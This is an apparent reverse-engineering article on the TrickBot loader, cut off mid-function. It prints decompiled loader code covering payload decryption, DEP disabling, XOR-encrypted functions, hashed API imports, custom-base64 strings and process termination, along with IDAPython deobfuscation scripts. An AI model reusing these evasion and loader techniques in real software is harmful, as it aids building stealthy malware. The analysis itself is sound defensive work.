Detricking TrickBot Loader

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TrickBot (TrickLoader) is a modular financial malware that first surfaced in October in 2016[1]. Almost immediately researchers have noticed similarities with a credential-stealer called Dyre. It is still believed that those two families might've been developed by the same actor.

But in this article we will not focus on the core itself but rather the loader whose job is to decrypt the payload and execute it.

Samples analyzed

- **preloader** b401a0c3a64c2e5a61070c2ae158d3fcf8ebbb51b33593323cd54bbe03d3de00
- **loader** 8d56f6816f24ec95524d6b434fc25f9aad24a27dbb67eab0106bbd7b4160dc75
- **core-32b** cbb5ea4210665c6a3743e2b7c5a29d10af21efddfbab310035c9a14336c71de3
- **core-64b** 028e29ef2543daa1729b6ac5bf0b2551dc9a4218a71a840972cdc50b23fe83c4
- **core-64b-loader** 52bc216a6de00151f32be2b87412b6e13efa5ba6039731680440d756515d3cb9

Original binary

While the binary has two consecutive loaders, the first one will be glossed over because of low level of complexity:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HMODULE v3; // eax
  unsigned int v4; // eax
  unsigned int v6; // [esp+14h] [ebp-24h]
  unsigned __int8 *v7; // [esp+18h] [ebp-20h]
  unsigned int v8; // [esp+1Ch] [ebp-1Ch]
  char *v9; // [esp+20h] [ebp-18h]
  char *v10; // [esp+24h] [ebp-14h]
  unsigned int v11; // [esp+28h] [ebp-10h]
  FARPROC v12; // [esp+2Ch] [ebp-Ch]

  __main();
  v7 = 0;
  v6 = 0;
  v12 = 0;
  v11 = strlen(payload_Base64);
  v10 = (char *)reverse_alloc(payload_Base64);
  Base64DecodeA(&v7, &v6, v10, v11);
  v9 = "@07w+GVb(B$YaXVHGo";
  v8 = 692;
  v3 = GetModuleHandleA("KERNEL32.DLL");
  v12 = GetProcAddress(v3, "SetProcessDEPPolicy");
  ((void (__stdcall *)(_DWORD))v12)(0);
  v4 = strlen(v9);
  RC4((unsigned __int8 *)LoadPE, (unsigned __int8 *)v9, v8, v4);
  LoadPE(v7);
  return 0;
}
```

Original binary's entry point, observed symbols were embedded in the binary

Functions buffer


The first thing we notice after loading the RC4-decrypted payload from the previous stage is that IDA hasn't automatically recognized a single valid function.

```
.text:00401000 ; Segment type: Pure code
.text:00401000 ; Segment permissions: Read/Write/Execute
.text:00401000 _text           segment para public 'CODE' use32
.text:00401000                 assume cs:_text
.text:00401000                 ;org 401000h
.text:00401000                 assume es:nothing, ss:nothing, ds:_text, fs:nothing, gs:nothing
.text:00401000
.text:00401000                 public start
.text:00401000 start:
.text:00401000                 push    30000
.text:00401005                 pop     ecx                     diy sleep
.text:00401006
.text:00401006 loc_401006:
.text:00401006                 inc     eax
.text:00401007                 loop    loc_401006
.text:00401009                 call    loc_40108C              push lengths addr and jump to loader
.text:00401009 ; ---------------------------------------------------------------------------
.text:0040100E                 dw 0E7h
.text:00401010                 dw 24Bh
.text:00401012                 dw 0C0h
.text:00401014                 dw 3Dh
.text:00401016                 dw 0C3h
.text:00401018                 dw 0B6h
.text:0040101A                 dw 0FFF0h
.text:0040101C                 dw 0DAh
.text:0040101E                 dw 0A9h
.text:00401020                 dw 8Fh
.text:00401022                 dw 67h
.text:00401024                 dw 107h
.text:00401026                 dw 199h
.text:00401028                 dw 40h
.text:0040102A                 dw 19h
.text:0040102C                 dw 67h
.text:0040102E                 dw 51h
.text:00401030                 dw 4Eh
.text:00401032                 dw 59h                          chunks lengths
.text:00401034                 dw 0BFh
.text:00401036                 dw 0ABh
.text:00401038                 dw 23Eh
.text:0040103A                 dw 6Fh
.text:0040103C                 dw 15Ah
.text:0040103E                 dw 236h
.text:00401040                 dw 67Ah
.text:00401042                 dw 3Eh
.text:00401044                 dw 21h
.text:00401046                 dw 80h
.text:00401048                 dw 40h
.text:0040104A                 dw 39h
.text:0040104C                 dw 39h
.text:0040104E                 dw 1Dh
.text:00401050                 dw 82h
.text:00401052                 dw 70Fh
.text:00401054                 dw 82h
.text:00401056                 dw 1B7h
.text:00401058                 dw 50h
.text:0040105A                 dw 0E9h
.text:0040105C                 dw 8Dh
.text:0040105E                 dw 12Bh
.text:00401060                 dw 20h
```

The binary's entry point

This section's permissions are also looking quite suspicious, because section needs to be readable, executable **and** writable.

Function that starts just after the chunks lengths' last entry (begins at 0x40108C), is responsible for calculating the starting offset for each function (or binary chunk) and storing it into an array stored on stack.




Function used for calculating addresses

The functions' objective is pretty straight-forward:

- Iterate over the null-terminated chunks lengths array
- If a length is larger than or equal to 0xFFF0, fetch the full length from a second buffer located further in the data (+0xCDFA in this sample)
- Add the current function's length to the accumulator
- Push the accumulator onto stack

The final array of pointers looks as follows (remember that since values are pushed onto stack, the pointers are reversed relatively to their position in the lengths array):



The pointer to the array is stored in EBP register and passed between almost all functions in the future

Code encryption

The previously mentioned code encryption is done using a standard repeating xor cipher:

```
_BYTE *__usercall decrypt_function@<eax>(int a1@<ecx>, int a2@<ebp>, int a3@<edx>)
{
_DWORD *v3; // eax
_BYTE *function_body; // edi
int length; // ecx
int *key; // esi
signed int i; // ebx
int v8; // eax
_BYTE *v10; // [esp-8h] [ebp-14h]

v3 = (_DWORD *)(a2 - 4 * a1);
function_body = (_BYTE *)*v3;
length = *(_DWORD *)(a2 - 4 * a1 - 4) - *v3;
v10 = (_BYTE *)*v3;
key = (int *)(*(_DWORD *)(a2 + 4) + 0x1C8);
i = 14; // key length
do
{
v8 = *key;
key = (int *)((char *)key + 1);
*function_body++ ^= v8;
if ( !--i )
{
```

```
key = (int *)((char *)key - 14);
i = 14; // cycle the key
}
--length;
}
while ( length );
return v10;
}
```

The xor key seems to be located around the base64-encoded strings:

```
.text:0043DE07     db    0
.text:0043DE08     db 0D7h ; ×
.text:0043DE09     db 0D8h ; Ø
.text:0043DE0A     db    1
.text:0043DE0B     db    0
.text:0043DE0C     db  6Bh ; k
.text:0043DE0D     db  9Ch ; œ
.text:0043DE0E     db    1
.text:0043DE0F     db    0
EAX .text:0043DE10 function_encryption_key db 'þš',18h,'N@',81h,'9„?œE"=',0,0,0,0
.text:0043DE22     dd 0
.text:0043DE26     dd 0
.text:0043DE2A     a70 db '70',0
.text:0043DE2D     db    0
.text:0043DE2E     aHqa4klmvs8wdkl db 'hqA4KLmVs8WdKLm',0
.text:0043DE3E     aKisdklm76lin db 'KiSdKLm76LIn',0
.text:0043DE4B     aHqanvqzmykwdkl db 'hqAnvqzmykWdKLm',0
.text:0043DE5B     aBysqbrtesv576l db 'BYSqBRTesV576LIn',0
.text:0043DE6C     aF3bx db 'F3BX',0
.text:0043DE71     aSf db 'sF',0
.text:0043DE74     aSu db 'su',0
.text:0043DE77     aHp63ylhvvqw4al db 'hP63yLHVvQW4aLO',0
.text:0043DE87     aRz6vfqze6j db 'Rz6VFqzE6J',0
.text:0043DE92     aHoukpn4bewdkl db 'hoUKPN4BEWdKLm',0
.text:0043DEA2     aVg3yll3yewdklm db 'vG+3yL13yEWdKLm',0
.text:0043DEB2     a6lnlyllnhqwdkl db '6LNiyLlnhQWdKLm',0
.text:0043DEC2     aVpt4hptwrgsnkj db 'vPT4hPTWrGSnKJ',0
.text:0043DED1     aBrterqix6ewdkl db 'BRTeRqIx6EWdKLm',0
.text:0043DEE1     aOqne6osnkqwdkl db 'OqNe6OSnKQWdKLm',0
.text:0043DEF1     aOpankbwdklm db 'OPANK8WdKLm',0
.text:0043DEFD     a6l4erpvav1utrg db '6L4ERPvAvlUtrGSnKJ',0
.text:0043DF10     aOqbergsnkj db 'OqBErGSnKJ',0
.text:0043DF1B     aHqDvinxsv576li db 'Bq+dviNXsV576LIn',0
.text:0043DF2C     aHqwOyln76lin db 'hqWOyLn76LIn',0
.text:0043DF39     aGluzscvz db 'glUzScvz',0
.text:0043DF42     aKollhqle db 'kOllhqlE',0
.text:0043DF4B     aOxhllzvtodlhgy db 'OXHLlzvTOdlhgY43hGHVKq6XRzveKGSxvPsug4ShFPlEhGl7vz64hiUeKqWh',0
.text:0043DF88     aOonx6ol3vcwaky db 'OoNx6ol3vcWAKYO',0
.text:0043DF98     aSr6akolav14xku db 'SR6AKolAvL4xKu',0
.text:0043DFA7     aOxhllzvtodlhgy_0 db 'OXHLlzvTOdlhgY43hGHVKq6XRz6ehiS+BYmugYz3yL476F',0
.text:0043DFD6     aAvuzuo62uxbwrg db 'aVUzUO62UXBWrg4TUgc1U2sqUEXWs2BVrOcIs3JEU2SLFdl2UPX',0
.text:0043E00A     aAv6zscfqs2hxro db 'aV6zScFqS2hXrOsms2hlUcOPUk+QUV6TrOO+UVFmjgd+Sg5XFPX',0
.text:0043E03E     a6ramklhe6r576r db '6RAmKLhE6R576RA4',0
.text:0043E04F     aBg1xkpgw5lnxkp db 'BG1xKpgW5LNxKPSW5LNnBkTd6kT8KoldakT8KPSXakT8KLcuKLA45LUAhL4XBY476'
.text:0043E04F     db 'kT8KLHx6LOA',0
```

In this sample, the key is equal to FE9A184E408139843FA99C45943D

All we really have to do is iterate over all functions, decrypt their body with xor and mark the functions.

```
# chunks' lengths array
lengths_addr = 0x0040100E

# extra chunks' lengths array
long_lengths_addr = 0x0043DE08

# recovered encryption key
xor_key = 'FE9A184E408139843FA99C45943D'.decode('hex')

def dexor_region(addr, length, key):
for i in range(length):
PatchByte(addr + i, Byte(addr + i) ^ ord(key[i % len(key)]))


def get_functions_offsets():
i = 0
current_offset = lengths_addr

while True:
last_length = Word(lengths_addr + i * 2)
i += 1
```

	# we need to fetch the length from the second array
	if last_length >= 0xfff0:
	second_offset = last_length - 0xfff0
	last_length = Dword(long_lengths_addr + second_offset * 4)
	if not last_length:
	break
	current_offset += last_length
	# retrun (addr, size)
	yield (current_offset, Word(lengths_addr + i * 2))
	for addr, length in get_functions_offsets():
	dexor_region(addr, length, xor_key)

Wrapper function

As seen in previous screenshots, all function calls are performed using a function wrapper that:

- Accepts index of the function to execute
- Grabs the function's address from the global table
- Decrypts the function code
- Calls the decrypted function
- Encrypts the function code back again

Example function wrapper call

Detricking

In order to simplify our analysis we'll patch the binary and replace the wrapper calls with direct function calls.

Almost every wrapper call is exactly the same, which will be very helpful:

	6A XX push <imm8>
	E8 YY YY YY YY call <rel32>

XX is a single unsigned byte that determines the index of the wrapped function.

YY YY YY YY is a 32-bit, relative, little-endian integer that marks the address of the wrapper function.

Our plan is to patch the whole call blob to:

	E8 ZZ ZZ ZZ ZZ call <rel32>
	90 nop
	90 nop

where ZZ ZZ ZZ ZZ is the relative address of the wrapped function.

To do that, we'll use an idapython script:

```
import struct

# list of calculated functions offsets
offsets = [0x40100E, 0x4010F5, 0x401340, 0x401400, 0x40143D, 0x401500, 0x4015B6,
0x41EE8D, 0x41EF67, 0x41F010, 0x41F09F, 0x41F106, 0x41F20D, 0x41F3A6, 0x41F3E6,
0x41F3FF, 0x41F466, 0x41F4B7, 0x41F505, 0x41F55E, 0x41F61D, 0x41F6C8, 0x41F906,
0x41F975, 0x41FACF, 0x41FD05, 0x42037F, 0x4203BD, 0x4203DE, 0x42045E, 0x42049E,
0x4204D7, 0x420510, 0x42052D, 0x4205AF, 0x420CBE, 0x420D40, 0x420EF7, 0x420F47,
0x421030, 0x4210BD, 0x4211E8, 0x421208, 0x4219CD, 0x421A07, 0x421A5F, 0x421A96,
0x421AB5, 0x421ACE, 0x421B1D, 0x43B788, 0x43B7CE, 0x43D6CE, 0x43D6E7,
0x43D76F, 0x43D7C0, 0x43D800, 0x43D85F, 0x43D8E8, 0x43D98D, 0x43DA4D,
0x43DC0D, 0x43DC48]

def PatchManyBytes(addr, data):
for i, c in enumerate(data):
PatchByte(addr + i, ord(c))


# interate through all function_wrapper calls
for x in XrefsTo(0x0040143D):

# move back to push location
new_addr = x.frm - 2

print('Patching {addr}'.format(addr=hex(new_addr)))

# get the whole blob
data = GetManyBytes(new_addr, 7)

# make sure all calls match the format
assert data[0] == '\x6a'
assert data[2] == '\xe8'

# get the function index
index = ord(data[1])

# calculate the new address
offset = offsets[index] - new_addr - 5

# pack the new address into bytes
fixed_addr = struct.pack("<i", offset)

PatchManyBytes(new_addr, '\xe8' + fixed_addr + '\x90\x90')
```

Before:

```
.text:00420BBE 6A 40 push 40h
```


```
.text:00420BC0 6A 00 push 0
.text:00420BC2 6A 20 push 20h
.text:00420BC4 6A 20 push 20h
.text:00420BC6 E8 72 08 FE FF call near ptr some_function_wrapper
.text:00420BCB 83 C4 0C add esp, 0Ch
```

After:

```
.text:00420BBE 6A 40 push 40h
.text:00420BC0 6A 00 push 0
.text:00420BC2 6A 20 push 20h
.text:00420BC4 E8 47 F9 FF FF call VirtualAlloc_wrap
.text:00420BC9 90 nop
.text:00420BCA 90 nop
.text:00420BCB 83 C4 0C add esp, 0Ch
```

Imports

All imports are loaded into a static location in memory using a hash lookup:



Function used to calculate strings hash

C decompilation:

```
int __stdcall hash(char *a1)
{
char *v1; // edx
int result; // eax
char v3; // cl

v1 = a1;
```

```
for ( result = 0; ; result = v3 ^ __ROL4__(result, 7) )
{
v3 = *v1;
if ( !*v1 )
break;
++v1;
}
return result;
}
```

```
.text:0043E95C 00                                      db    0
.text:0043E95D 00                                      db    0
.text:0043E95E 00                                      db    0
.text:0043E95F 00                                      db    0
.text:0043E960 00                                      db    0
.text:0043E961 00                                      db    0
.text:0043E962 00                                      db    0
.text:0043E963                              ; int dword_43E963[2]
.text:0043E963 00 00 00 00 00 00 00 00 dword_43E963    dd 2 dup(0)             ; DATA XREF: main_thingy+2F↑w
.text:0043E963                                                                 ; get_decrypted_string_0+3↑r ...
.text:0043E96B 00 02 00 00             function_hashes dd 200h
.text:0043E96F 19 2B 90 95                             dd 95902B19h
.text:0043E973 F5 72 99 3D                             dd 3D9972F5h
.text:0043E977 52 01 26 69                             dd 69260152h
.text:0043E97B 54 73 80 68                             dd 68807354h
.text:0043E97F 1A 73 B0 0F                             dd 0FB0731Ah
.text:0043E983 1A 06 FE 08                             dd 8FE061Ah
.text:0043E987 8B BD 10 1A                             dd 1A10BD8Bh
.text:0043E98B D1 8A 31 46                             dd 46318AD1h
.text:0043E98F 05 AD 89 0D                             dd 0D89AD05h
.text:0043E993 5F 70 35 3A                             dd 3A35705Fh
.text:0043E997 0E 7F 86 86                             dd 86867F0Eh
.text:0043E99B 7C 1C 7A 40                             dd 407A1C7Ch
.text:0043E99F EE EA C0 1F                             dd 1FC0EAEEh
.text:0043E9A3 FE 6A 7A 69                             dd 697A6AFEh
.text:0043E9A7 26 80 AC C8                             dd 0C8AC8026h
.text:0043E9AB 8A BD 10 15                             dd 1510BD8Ah
.text:0043E9AF 5A 6F DE A9                             dd 0A9DE6F5Ah
.text:0043E9B3 D5 B0 3E 72                             dd 723EB0D5h
.text:0043E9B7 BE 24 B6 74                             dd 74B624BEh
.text:0043E9BB 1F F1 5E 37                             dd 375EF11Fh
.text:0043E9BF 2E 49 A5 3F                             dd 3FA5492Eh
.text:0043E9C3 1B F1 E4 2E                             dd 2EE4F11Bh
.text:0043E9C7 FE 93 43 77                             dd 774393FEh
.text:0043E9CB 41 E7 5B 51                             dd 515BE741h
.text:0043E9CF 70 F3 A5 2C                             dd 2CA5F370h
.text:0043E9D3 F0 B5 A1 2C                             dd 2CA1B5F0h
.text:0043E9D7 F0 B8 40 2D                             dd 2D40B8F0h
.text:0043E9DB 61 35 07 0A                             dd 0A073561h
.text:0043E9DF 74 67 8D A4                             dd 0A48D6774h
.text:0043E9E3 AC 91 EF 3D                             dd 3DEF91ACh
.text:0043E9E7 68 0C B0 78                             dd 78B00C68h
.text:0043E9EB 7D 81 54 80                             dd 8054817Dh
.text:0043E9EF 5C 37 A1 49                             dd 49A1375Ch
.text:0043E9F3 02 F1 F8 08                             dd 8F8F102h
.text:0043E9F7 C3 D1 3F 0F                             dd 0F3FD1C3h
.text:0043E9FB 32 0E 48 9C                             dd 9C480E32h
.text:0043E9FF A1 87 55 47                             dd 475587A1h
.text:0043EA03 FB E9 E4 20                             dd 20E4E9FBh
.text:0043EA07 C9 F0 F0 81                             dd 81F0F0C9h
.text:0043EA0B 42 A8 6F 9E                             dd 9E6FA842h
```

Function hash list

Detricking

We can find the correct API function table using different methods but we are going to focus on doing it manually by looking for the correct function name.

Start off by rewriting the hash function to Python:

```
def _rol(val, bits, bit_size):
return (val << bits % bit_size) & (2 ** bit_size - 1) | \
((val & (2 ** bit_size - 1)) >> (bit_size - (bits % bit_size)))

__ROL4__ = lambda val, bits: _rol(val, bits, 32)

def hash(name):
return reduce(lambda x,y: y ^ __ROL4__(x, 7), map(ord, name), 0)
```

We'll also need a list of functions exported by windows DLLs. We've found that scraping http://www.win7dll.info/ actually works pretty well for that purpose.

Now we need to iterate over all hashes and find a correct function name for each one:

```
('0x95902b19', 'ExitProcess')
('0x3d9972f5', 'Sleep')
('0x69260152', 'GetTickCount')
```

	('0x68807354', 'GetProcessHeap')
	('0xfb0731a', 'GetCommandLineW')
	('0x8fe061a', 'FindResourceW')
	('0x1a10bd8b', 'LoadResource')
	('0x46318ad1', 'CreateProcessW')
	('0xd89ad05', 'GetCurrentProcess')
	('0x3a35705f', 'VirtualFree')
	('0x86867f0e', 'SizeofResource')
	('0x407a1c7c', 'GetStartupInfoW')
	('0x1fc0eaee', 'GetProcAddress')
	('0x697a6afe', 'VirtualAlloc')
	('0xc8ac8026', 'LoadLibraryA')
	('0x1510bd8a', 'LockResource')
	('0xa9de6f5a', 'VirtualProtect')
	('0x723eb0d5', 'CloseHandle')
	('0x74b624be', 'GetNativeSystemInfo')
	('0x375ef11f', 'Wow64DisableWow64FsRedirection')
	('0x3fa5492e', 'Wow64RevertWow64FsRedirection')
	('0x2ee4f11b', 'CopyFileW')
	('0x774393fe', 'GetModuleFileNameW')
	('0x515be741', 'lstrcmpiW')
	('0x2ca5f370', 'lstrcpyW')
	('0x2ca1b5f0', 'lstrcatW')
	('0x2d40b8f0', 'lstrlenW')
	('0xa073561', 'CreateDirectoryW')
	('0xa48d6774', 'GetModuleHandleW')
	('0x3def91ac', 'GetComputerNameW')
	('0x78b00c68', 'GetWindowsDirectoryW')
	('0x8054817d', 'GetTickCount64')
	('0x49a1375c', 'GetSystemDirectoryW')
	('0x8f8f102', 'CreateFileW')
	('0xf3fd1c3', 'WriteFile')
	('0x9c480e32', 'GetVersionExW')
	('0x475587a1', 'GetFileAttributesW')
	('0x20e4e9fb', 'MoveFileW')
	('0x81f0f0c9', 'DeleteFileW')
	('0x9e6fa842', 'TerminateProcess')
	('0xfbc6485b', 'Process32FirstW')
	('0x98750f33', 'Process32NextW')
	('0x5bc1d14f', 'CreateToolhelp32Snapshot')

	('0x99a4299d', 'OpenProcess')
	('0x1', 'unknown_1')
	('0xdf91e0a8', 'CommandLineToArgvW')
	('0xdeaa9557', 'SHGetFolderPathW')
	('0x570bc88f', 'ShellExecuteW')
	('0x2', 'unknown_2')
	('0xa638da59', 'NtQueryInformationProcess')
	('0x9016cd2b', 'RtlAllocateHeap')
	('0xa0d425d2', 'RtlReAllocateHeap')
	('0x3594af64', 'RtlFreeHeap')
	('0x3287ec73', 'RtlInitUnicodeString')
	('0xb81e8f04', 'RtlEnterCriticalSection')
	('0x728da026', 'RtlLeaveCriticalSection')
	('0xcd0b9be8', 'NtQueryInformationToken')
	('0xbf639c5e', 'LdrEnumerateLoadedModules')
	('0x952a9e4', 'NtAllocateVirtualMemory')
	('0x65e1', 'unknown_65e1')
	('0x3', 'unknown_3')
	('0x45b615c3', 'PathCombineW')
	('0x4', 'unknown_4')
	('0xaad67fee', 'RegOpenKeyExW')
	('0x1802e7de', 'RegQueryValueExW')
	('0xdb355534', 'RegCloseKey')
	('0xb9d41c39', 'GetUserNameW')
	('0x5cb5ef72', 'FreeSid')
	('0x1b3d12af', 'LookupPrivilegeValueW')
	('0x7a2167dc', 'AdjustTokenPrivileges')
	('0x9f96fdbb', 'RevertToSelf')
	('0xcebd40a1', 'DuplicateTokenEx')
	('0x80dbbe07', 'OpenProcessToken')
	('0xd4ecc759', 'GetTokenInformation')
	('0x28e9e291', 'AllocateAndInitializeSid')
	('0x1d1f334a', 'EqualSid')
	('0x3e400fc0', 'RegSetValueExW')
	('0x78cec357', 'CloseServiceHandle')
	('0xa06e458a', 'OpenSCManagerW')
	('0x83969972', 'OpenServiceW')
	('0xf6c712f4', 'QueryServiceStatusEx')
	('0x90a097f0', 'RegCreateKeyExW')
	('0x5ffee3f1', 'ControlService')

	('0x1f', 'unknown_1f')
	('0xf341d5cf', 'CoInitialize')
	('0x381cf0db', 'IIDFromString')
	('0x59bcf1d5', 'CLSIDFromString')
	('0xea92b37d', 'CoGetObject')

All that's left now is to create an IDA struct that contains the function names and set the global array to the proper type:

```
int __cdecl terminate_process(char *proc_name)
{
  int v2; // [esp+0h] [ebp-23Ch]
  int i; // [esp+4h] [ebp-238h]
  int v4; // [esp+8h] [ebp-234h]
  int v5; // [esp+Ch] [ebp-230h]
  int v6; // [esp+14h] [ebp-228h]
  int v7; // [esp+30h] [ebp-20Ch]

  v4 = (*(&api + 42))(15, 0);
  v5 = 556;
  for ( i = (*(&api + 40))(v4, &v5); i; i = (*(&api + 41))(v4, &v5) )
  {
    if ( !(*(&api + 23))(&v7, proc_name) )
    {
      v2 = (*(&api + 43))(1, 0, v6);
      if ( v2 )
      {
        (*(&api + 39))(v2, 9);
        (*(&api + 17))(v2);
      }
    }
  }
  return (*(&api + 17))(v4);
}
```

Before

```
int __cdecl terminate_process(char *proc_name)
{
  int v2; // [esp+0h] [ebp-23Ch]
  int i; // [esp+4h] [ebp-238h]
  int v4; // [esp+8h] [ebp-234h]
  int v5; // [esp+Ch] [ebp-230h]
  int v6; // [esp+14h] [ebp-228h]
  int v7; // [esp+30h] [ebp-20Ch]

  v4 = (api.kernel32_CreateToolhelp32Snapshot)(15, 0);
  v5 = 556;
  for ( i = (api.kernel32_Process32FirstW)(v4, &v5); i; i = (api.kernel32_Process32NextW)(v4, &v5) )
  {
    if ( !(api.kernel32_lstrcmpiW)(&v7, proc_name) )
    {
      v2 = (api.kernel32_OpenProcess)(1, 0, v6);
      if ( v2 )
      {
        (api.kernel32_TerminateProcess)(v2, 9);
        (api.kernel32_CloseHandle)(v2);
      }
    }
  }
  return (api.kernel32_CloseHandle)(v4);
}
```


After

Now, it looks much better!

String encoding

All strings are encoded using base64 with a custom alphabet, it's explained pretty well in several blog posts already [23]

The custom charset is a permutation of the default base64 charset, e.g. JTQ2czLo5NfrsUjZFSkgOlYRB6yKhva/uA83d4GiteMwn17xmIEVX+qP0W9DbHCp.



Function used to fetch a decrypted base64 string with a given index

Detricking

After de-wrapping the function calls, the assembly actually looks quite similar to the previous iteration (notice the *nops* that are result of our earlier patches):

	6A 1C push 1Ch
	E8 F1 F6 FF FF call get_string
	90 nop
	90 nop

Which means we can reuse some of our previous code. But instead of patching the call instructions to mov instructions, we're just going to add comments in assembly to annotate the original string:

	import string
	import base64
	# list of null-terminated strings grabbed from the binary
	strings = 'hqA4KLmVs8WdKLm\x00KiSdKLm76LIn\x00hqAnvqzmykWdKLm\x00BYSqBRTesV576LIn\x00F3BX\x00sF\x00su\x00hP63yI
	# our charset
	key = 'JTQ2czLo5NfrsUjZFSkgOlYRB6yKhva/uA83d4GiteMwn17xmIEVX+qP0W9DbHCp'
	# standard base64 charset
	std_b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

```
# decode base64 with different charset
def custom_decode(data):
trans = data.translate(string.maketrans(key, std_b64))
if len(trans)%4 != 0:
trans += '='*(4 - len(trans)%4)
return base64.b64decode(trans)


# there are 3 actual string wrappers which differ in the location of returned string
for addr in [0x0041F466, 0x004204D7, 0x004211E8]:
for x in XrefsTo(addr):
new_addr = x.frm - 2
print('String getter at {addr}'.format(addr=hex(new_addr)))

data = GetManyBytes(new_addr, 7)

if data[0] == '\x6a' and data[2] == '\xe8':
index = ord(data[1]) - 1
decoded = custom_decode(strings[index])

set_cmt(new_addr, decoded, False)
```

Overview

After applying all of the described anti-anti-analysis patches, we end up with a pretty decent-looking binary.

Main function:

```
void __cdecl __noreturn main_thingy(int a1)
{
int v1; // [esp+0h] [ebp-C14h]
char v2; // [esp+144h] [ebp-AD0h]
int v3; // [esp+808h] [ebp-40Ch]
char *v4; // [esp+80Ch] [ebp-408h]
int v5; // [esp+810h] [ebp-404h]
char v6; // [esp+8B4h] [ebp-360h]
int savedregs; // [esp+C14h] [ebp+0h]

v5 = 0;
v4 = 0;
